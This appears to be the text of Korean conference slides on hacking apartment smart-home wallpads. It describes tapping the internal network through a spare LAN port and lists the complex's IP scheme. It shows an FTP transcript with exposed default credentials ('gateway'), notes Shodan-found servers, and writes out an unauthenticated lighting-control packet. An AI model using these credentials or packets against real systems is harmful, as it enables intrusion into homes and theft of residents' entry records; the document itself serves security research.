
Before



After


구버전 앱의 URL로 request를 날리면

인증절차를 거치지 않고 패킷 전송만으로  
모든 가구의 스마트 홈 기능 원격제어 가능



## 네트워크 분석

포트미러링을 통한 내부망 접근



- 월패드 벽 뒤에는 스마트 홈 디바이스들이 유선으로 연결되어 있음
- 남은 랜 포트에 공유기를 스위치모드로 연결
- 공유기를 통해 내부망에 접근



## 네트워크 분석

### 내부망 접근 후 패킷 분석

85	3.869375	Suprema_8f:54:8c	Broadcast	ARP	60	Who has 0.0.0
86	4.072653	Suprema_8f:54:8c	Broadcast	ARP	60	Who has 0.0.0
87	4.246606	Suprema_72:31:68	Broadcast	ARP	60	Who has 10.10
88	4.275965	Suprema_8f:54:8c	Broadcast	ARP	60	Who has 0.0.0
89	4.450697	10.107.10.3	10.100.30.150	TCP	74	41620 → 29000
90	4.451109	10.100.30.150	10.107.10.3	TCP	66	29000 → 41620
91	4.451240	10.107.10.3	10.100.30.150	TCP	60	41620 → 29000
92	4.451985	10.107.10.3	10.100.30.150	TCP	70	41620 → 29000
93	4.452278	10.100.30.150	10.107.10.3	TCP	60	29000 → 41620
94	4.452422	10.100.30.150	10.107.10.3	TCP	70	29000 → 41620

10.107.10.3  
10.동.층.호

107동 1003호

## 네트워크 분석 내부망 접근 후 패킷 분석

중앙 제어 서버	10.10.10.10	
공용 시설 제어 서버	Man	10.100.10.100
	Guard	10.100.20.100 10.100.10.200
	Meter	10.100.50.100
	Elevator	10.100.70.100
	Parking	10.100.90.100
	Door	10.100.92.2 10.100.92.5
각 동의 door ip	101동 (10.101.90.)	1,11,21
	102동 (10.102.90.)	1,3,11,13,21,23
	103동 (10.103.90.)	
	104동 (10.104.90.)	
	105동 (10.105.90.)	1,11,12,21,22
	106동 (10.106.90.)	1,3,11,12,14,21,22,24
	107동 (10.107.90.)	1,3,11,13,21,23
	108동 (10.108.90.)	
각 세대 별 IP		10.동.층.호

이런 스마트 홈 IP를 정리해 놓은  
FTP 서버 내 xml파일을 통해  
스마트 홈 IP 체계 정리

스마트 홈 해킹

Attack Surface

Analyzing

DEMO VIDEO

## 아파트 단지 별 제어서버 PMS서버 기능 수행




A 아파트



B 아파트



C 아파트





D 아파트



E 아파트

부팅과 함께 펌웨어 업데이트



C 아파트의 세대 별 월패드



## PMS 계정 노출

월패드는 부팅 후 FTP서버와 통신을 한당

```
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
USER gateway
331 Password required for gateway
PASS gateway
230 Logged on
PWD
257 "/" is current directory.
CWD spec
250 CWD successful. "/spec" is current directory.
EPSV
229 Entering Extended Passive Mode (|||53750|)
TYPE I
200 Type set to I
SIZE specification.xml
213 23236
RETR specification.xml
150 Connection accepted
226 Transfer OK
QUIT
221 Goodbye
```

노출된 FTP 계정

펌웨어 버전 체크


월패드가 부팅할 때 펌웨어 버전 체크를 위해 단지서버(FTP)와 통신

## FTP 계정 탈취



FTP 서버 (단지 제어서버)에 있었던 것들



단지 제어서버



버전별 펌웨어 획득



방문자 기록, 출입 내역 획득

## 펌웨어를 얻을 수 있었던 다양한 방법들

### 펌웨어

1. 디버깅 포트
2. 내부/외부 FTP 서버
3. Flash ROM dump

### 외부 FTP 서버


- 단지 내 제어서버의 경우 중앙 웹 서버와의 통신을 위해 외부망과 연결
- Shodan 사이트에서 검색을 통해 ezville 관리 서버 발견
- 해당 서버에서도 같은 계정 정보로 로그인 가능 (읽기, 쓰기 권한)



## 펌웨어를 얻을 수 있었던 다양한 방법들

### 펌웨어

1. 디버깅 포트
2. 내부/외부 FTP 서버
3. Flash ROM dump




Flash ROM Dump를 통해  
펌웨어 추출

스마트 홈 해킹


Attack Surface

Analyzing

DEMO VIDEO



## 아파트 단지 서버를 통한 스마트 홈 기능 원격제어 포트미러링을 통한 내부망 접근



네트워크 분석 중 아파트 단지 서버의 존재 확인



# 아파트 단지 서버를 통한 스마트 홈 기능 원격 제어 프로토콜 분석

	&	&	&	&
〈start=0000&0〉	Version=2.0	cmd=10	Copy=1-10	Target=gateway


Field	Length(Bytes)	Description
Start	28	해당 패킷의 총 길이와 시작 부분 QT 스트링은 유니코드이므로 한 문자열당 2바이트를 차지
구분자	2	‘&’ 문자열을 통해 각각의 필드값을 구분

## 조명 제어 패킷

〈start=0000&0〉\$version=2.0\$copy=00-0000\$cmd=20\$dongho=111&2222  
\$target=light#mode=sub#no=1#device\_no=1#onoff=y#dimming=8

## 정보 수집

내부망에 접근하지 않고 외부망에서도 기능제어를 해보자



## 정보 수집

내부망에 접근하지 않고 외부망에서도 기능제어를 해보자

아파트 단지 서버의 외부망 아이피!



공인 IP

City	Seoul
Country	Korea, Republic of
Organization	Korea Telecom
ISP	Korea Telecom
Last Update	2017-11-22T16:49:47.992685
ASN	AS4766

스마트 홈 해킹

Attack Surface

Analyzing

DEMO VIDEO

